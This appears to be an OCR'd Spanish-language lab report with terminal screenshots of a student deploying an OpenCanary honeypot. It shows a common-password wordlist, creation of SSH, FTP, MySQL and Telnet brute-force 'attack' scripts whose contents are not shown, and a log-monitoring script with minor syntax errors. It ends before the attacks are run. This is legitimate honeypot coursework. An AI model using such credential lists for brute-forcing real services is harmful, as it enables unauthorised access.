


Verificar que los archivos estén creados

ls -la *.sh

echo "Archivos creados:"


ls -la users.txt passwords.txt





8. CREAR SCRIPT DE MONITOREO DE LOGS


Crear script para monitorear logs


nano monitor_logs.sh



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ cat > passwords.txt << EOF
password
123456
admin
root
password123
test
guest
admin123
EOF
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ nano ssh_attack.sh
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ nano ftp_attack.sh
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ nano mysql_attack.sh
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ nano telnet_attack.sh
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ chmod +x ssh_attack.sh
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ ^C
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ chmod +x ftp_attack.sh
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ chmod +x mysql_attack.sh
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ chmod +x telnet_attack.sh
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ ls -la *.sh
-rwxr-xr-x 1 neil neil 3510 Jun 21 13:12 ftp_attack.sh
-rwxr-xr-x 1 neil neil 3422 Jun 21 13:15 mysql_attack.sh
-rwxr-xr-x 1 neil neil 2074 Jun 21 13:09 ssh_attack.sh
-rwxr-xr-x 1 neil neil 5977 Jun 21 13:19 telnet_attack.sh
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ echo "Archivos creados:"
Archivos creados:
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ ls -la users.txt passwords.txt
-rw-r--r-- 1 neil neil 59 Jun 21 13:06 passwords.txt
-rw-r--r-- 1 neil neil 51 Jun 21 13:06 users.txt
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ nano monitor_logs.sh
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP
ES
13:25
21/06/2025


neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
GNU nano 7.2 monitor_logs.sh *
#!/bin/bash
echo "=="
echo " MONITOR DE LOGS OPENCANARY"
echo "=="
echo "Presiona Ctrl+C para detener"
echo "Monitoreando logs en tiempo real..."
echo "=="
# Crear función para mostrar estadísticas
show_stats() {
echo ""
echo "--- ESTADÍSTICAS ACTUALES ---"
if [-f /var/log/opencanary.log]; then
echo "SSH ataques: $(grep -c -i 'ssh' /var/log/opencanary.log 2>/dev/null || echo 0)"
echo "FTP ataques: $(grep -c -i 'ftp' /var/log/opencanary.log 2>/dev/null || echo 0)"
echo "MySQL ataques: $(grep -c -i 'mysql' /var/log/opencanary.log 2>/dev/null || echo 0)"
echo "Telnet ataques: $(grep -c -i 'telnet' /var/log/opencanary.log 2>/dev/null || echo 0)"
echo "Total líneas: $(wc -l < /var/log/opencanary.log 2>/dev/null || echo 0)"
else
echo "Archivo de log no encontrado: /var/log/opencanary.log"
fi
echo "------------------------------"
}
# Crear función para mostrar logs recientes
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP
ES
13:26
21/06/2025



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
GNU nano 7.2 monitor_logs.sh *
# Crear función para mostrar logs recientes
show_recent_logs() {
echo ""
echo "--- LOGS RECIENTES (últimas 10 líneas) ---"
if [-f /var/log/opencanary.log]; then
tail -10 /var/log/opencanary.log | while IFS= read -r line; do
# Colorear diferentes tipos de ataques
if echo "$line" | grep -q -i "ssh"; then
echo -e "\033[31m[SSH]\033[0m $line"
elif echo "$line" | grep -q -i "ftp"; then
echo -e "\033[32m[FTP]\033[0m $line"
elif echo "$line" | grep -q -i "mysql"; then
echo -e "\033[33m[MYSQL]\033[0m $line"
elif echo "$line" | grep -q -i "telnet"; then
echo -e "\033[34m[TELNET]\033[0m $line"
else
echo -e "\033[37m[OTHER]\033[0m $line"
fi
done
else
echo "No hay logs disponibles aún..."
fi
echo "----------"
}
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo
Archivo Editar Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:26 21/06/2025


neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
GNU nano 7.2 monitor_logs.sh *
# Función principal de monitoreo
monitor_logs() {
while true; do
clear
echo "=="
echo " MONITOR DE LOGS - $(date)"
echo "=="
show_stats
show_recent_logs
echo ""
echo "Actualizando en 5 segundos... (Ctrl+C para salir)"
sleep 5
done
}
# Verificar si el archivo de log existe
if [! -f /var/log/opencanary.log]; then
echo "ADVERTENCIA: /var/log/opencanary.log no existe"
echo "Esto es normal si OpenCanary no ha iniciado aún"
echo "Creando archivo de log..."
sudo touch /var/log/opencanary.log
sudo chown $USER:$USER /var/log/opencanary.log
fi
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo
Archivo Editar Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:26 21/06/2025





chmod +x monitor_logs.sh




EJECUTAR TODO - ORDEN CORRECTO

1. Verificar que OpenCanary está corriendo

En una terminal, verificar que OpenCanary esté ejecutándose

ps aux | grep opencanary


netstat -tlnp | grep -E "(22|21|3306|23)"



2. Iniciar monitor de logs (terminal separado)

Terminal 1: Monitor de logs


./monitor_logs.sh




3. Ejecutar los ataques (terminal separado)

